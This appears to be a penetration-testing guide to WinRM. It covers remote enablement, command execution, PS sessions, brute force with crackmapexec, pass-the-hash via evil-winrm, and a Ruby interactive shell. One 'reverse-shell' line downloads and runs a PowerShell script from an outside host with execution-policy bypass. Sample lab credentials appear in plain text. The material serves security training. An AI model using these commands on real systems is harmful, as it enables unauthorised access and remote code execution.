**Pentesting WinRM**

## WinRM

[Windows Remote Management (WinRM)](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384426(v=vs.85).aspx) is highlighted as a **protocol by Microsoft** that enables the **remote management of Windows systems** through HTTP(S), leveraging SOAP in the process. It's fundamentally powered by WMI, presenting itself as an HTTP-based interface for WMI operations.

The presence of WinRM on a machine allows for straightforward remote administration via PowerShell, akin to how SSH works for other operating systems. To determine if WinRM is operational, checking for the opening of specific ports is recommended:

* **5985/tcp (HTTP)**
* **5986/tcp (HTTPS)**

An open port from the list above signifies that WinRM has been set up, thus permitting attempts to initiate a remote session.

### **Initiating a WinRM Session**

To configure PowerShell for WinRM, Microsoft's Enable-PSRemoting cmdlet comes into play, setting up the computer to accept remote PowerShell commands. With elevated PowerShell access, the following commands can be executed to enable this functionality and designate any host as trusted:

Enable-PSRemoting -Force

Set-Item wsman:\localhost\client\trustedhosts \*

This approach involves adding a wildcard to the trustedhosts configuration, a step that requires cautious consideration due to its implications. It's also noted that altering the network type from "Public" to "Work" might be necessary on the attacker's machine.

Moreover, WinRM can be **activated remotely** using the wmic command, demonstrated as follows:

wmic /node:<REMOTE\_HOST> process call create "powershell enable-psremoting -force"

This method allows for the remote setup of WinRM, enhancing the flexibility in managing Windows machines from afar.


### Test if configured

To verify the setup of your attack machine, the Test-WSMan command is utilized to check if the target has WinRM configured properly. By executing this command, you should expect to receive details concerning the protocol version and wsmid, indicating successful configuration. Below are examples demonstrating the expected output for a configured target versus an unconfigured one:


* For a target that **is** properly configured, the output will look similar to this:

Test-WSMan <target-ip>

The response should contain information about the protocol version and wsmid, signifying that WinRM is set up correctly.




* Conversely, for a target **not** configured for WinRM, the would result in no such detailed information, highlighting the absence of a proper WinRM setup.



### Execute a command

To execute ipconfig remotely on a target machine and view its output do:

Invoke-Command -computername computer-name.domain.tld -ScriptBlock {ipconfig /all} [-credential DOMAIN\username]



You can also **execute a command of your current PS console via** ***Invoke-Command***. Suppose that you have locally a function called ***enumeration*** and you want to **execute it in a remote computer**, you can do:

Invoke-Command -ComputerName <computername> -ScriptBLock ${function:enumeration} [-ArgumentList "arguments"]

### Execute a Script

Invoke-Command -ComputerName <computername> -FilePath C:\path\to\script\file [-credential CSCOU\jarrieta]

### Get reverse-shell

Invoke-Command -ComputerName <computername> -ScriptBlock {cmd /c "powershell -ep bypass iex (New-Object Net.WebClient).DownloadString('http://10.10.10.10:8080/ipst.ps1')"}

### Get a PS session

To get an interactive PowerShell shell use Enter-PSSession:

#If you need to use different creds

$password=ConvertTo-SecureString 'Stud41Password@123' -Asplaintext -force

## Note the ".\" in the suername to indicate it's a local user (host domain)

$creds2=New-Object System.Management.Automation.PSCredential(".\student41", $password)

# Enter

Enter-PSSession -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local [-Credential username]

## Bypass proxy

Enter-PSSession -ComputerName 1.1.1.1 -Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType NoProxyServer)


# Save session in var

$sess = New-PSSession -ComputerName 1.1.1.1 -Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType NoProxyServer)

Enter-PSSession $sess

## Background current PS session

Exit-PSSession # This will leave it in background if it's inside an env var (New-PSSession...)



**The session will run in a new process (wsmprovhost) inside the "victim"**

### **Forcing WinRM Open**

To use PS Remoting and WinRM but the computer isn't configured, you could enable it with:

.\PsExec.exe \\computername -u domain\username -p password -h -d powershell.exe "enable-psremoting -force"

### Saving and Restoring sessions

This **won't work** if the the **language** is **constrained** in the remote computer.

#If you need to use different creds

$password=ConvertTo-SecureString 'Stud41Password@123' -Asplaintext -force

## Note the ".\" in the suername to indicate it's a local user (host domain)

$creds2=New-Object System.Management.Automation.PSCredential(".\student41", $password)

#You can save a session inside a variable

$sess1 = New-PSSession -ComputerName <computername> [-SessionOption (New-PSSessionOption -ProxyAccessType NoProxyServer)]

#And restore it at any moment doing

Enter-PSSession -Session $sess1

Inside this sessions you can load PS scripts using *Invoke-Command*

Invoke-Command -FilePath C:\Path\to\script.ps1 -Session $sess1

### Errors

If you find the following error:

enter-pssession : Connecting to remote server 10.10.10.175 failed with the following error message : The WinRM client cannot process the request. If the authentication scheme is different from Kerberos, or if the client computer is not joined to a domain, then HTTPS transport must be used or the destination machine must be added to the TrustedHosts configuration setting. Use winrm.cmd to configure TrustedHosts. Note that computers in the TrustedHosts list might not be authenticated. You can get more information about that by running the following command: winrm help config. For more information, see the about\_Remote\_Troubleshooting Help topic.

The try on the client (info from [here](https://serverfault.com/questions/657918/remote-ps-session-fails-on-non-domain-server)):

winrm quickconfig

winrm set winrm/config/client '@{TrustedHosts="Computer1,Computer2"}'

## WinRM connection in linux

### Brute Force

Be careful, brute-forcing winrm could block users.

#Brute force

crackmapexec winrm <IP> -d <Domain Name> -u usernames.txt -p passwords.txt

#Just check a pair of credentials

# Username + Password + CMD command execution

crackmapexec winrm <IP> -d <Domain Name> -u <username> -p <password> -x "whoami"

# Username + Hash + PS command execution

crackmapexec winrm <IP> -d <Domain Name> -u <username> -H <HASH> -X '$PSVersionTable'

#Crackmapexec won't give you an interactive shell, but it will check if the creds are valid to access winrm

### Using evil-winrm

gem install evil-winrm


Read **documentation** on its github: <https://github.com/Hackplayers/evil-winrm>

evil-winrm -u Administrator -p 'EverybodyWantsToWorkAtP.O.O.' -i <IP>/<Domain>

To use evil-winrm to connect to an **IPv6 address** create an entry inside ***/etc/hosts*** setting a **domain name** to the IPv6 address and connect to that domain.

### Pass the hash with evil-winrm

evil-winrm -u <username> -H <Hash> -i <IP>



### Using a PS-docker machine

docker run -it quickbreach/powershell-ntlm

$creds = Get-Credential

Enter-PSSession -ComputerName 10.10.10.149 -Authentication Negotiate -Credential $creds

### Using a ruby script

**Code extracted from here:** [**https://alamot.github.io/winrm\_shell/**](https://alamot.github.io/winrm_shell/)

require 'winrm-fs'

# Author: Alamot

# To upload a file type: UPLOAD local\_path remote\_path

# e.g.: PS> UPLOAD myfile.txt C:\temp\myfile.txt

# https://alamot.github.io/winrm\_shell/

conn = WinRM::Connection.new(

endpoint: 'https://IP:PORT/wsman',

transport: :ssl,

user: 'username',

password: 'password',

:no\_ssl\_peer\_verification => true

)

class String

def tokenize

self.

split(/\s(?=(?:[^'"]|'[^']\*'|"[^"]\*")\*$)/).

select {|s| not s.empty? }.

map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}

end

end

command=""

file\_manager = WinRM::FS::FileManager.new(conn)

conn.shell(:powershell) do |shell|

until command == "exit\n" do

output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")

print(output.output.chomp)

command = gets

if command.start\_with?('UPLOAD') then

upload\_command = command.tokenize

print("Uploading " + upload\_command[1] + " to " + upload\_command[2])

file\_manager.upload(upload\_command[1], upload\_command[2]) do |bytes\_copied, total\_bytes, local\_path, remote\_path|

puts("#{bytes\_copied} bytes of #{total\_bytes} bytes copied")

end

command = "echo `nOK`n"

end

output = shell.run(command) do |stdout, stderr|

STDOUT.print(stdout)

STDERR.print(stderr)

end

end

puts("Exiting with code #{output.exitcode}")

end

## Shodan

* port:5985 Microsoft-HTTPAPI

## References

* <https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-3-wmi-and-winrm/>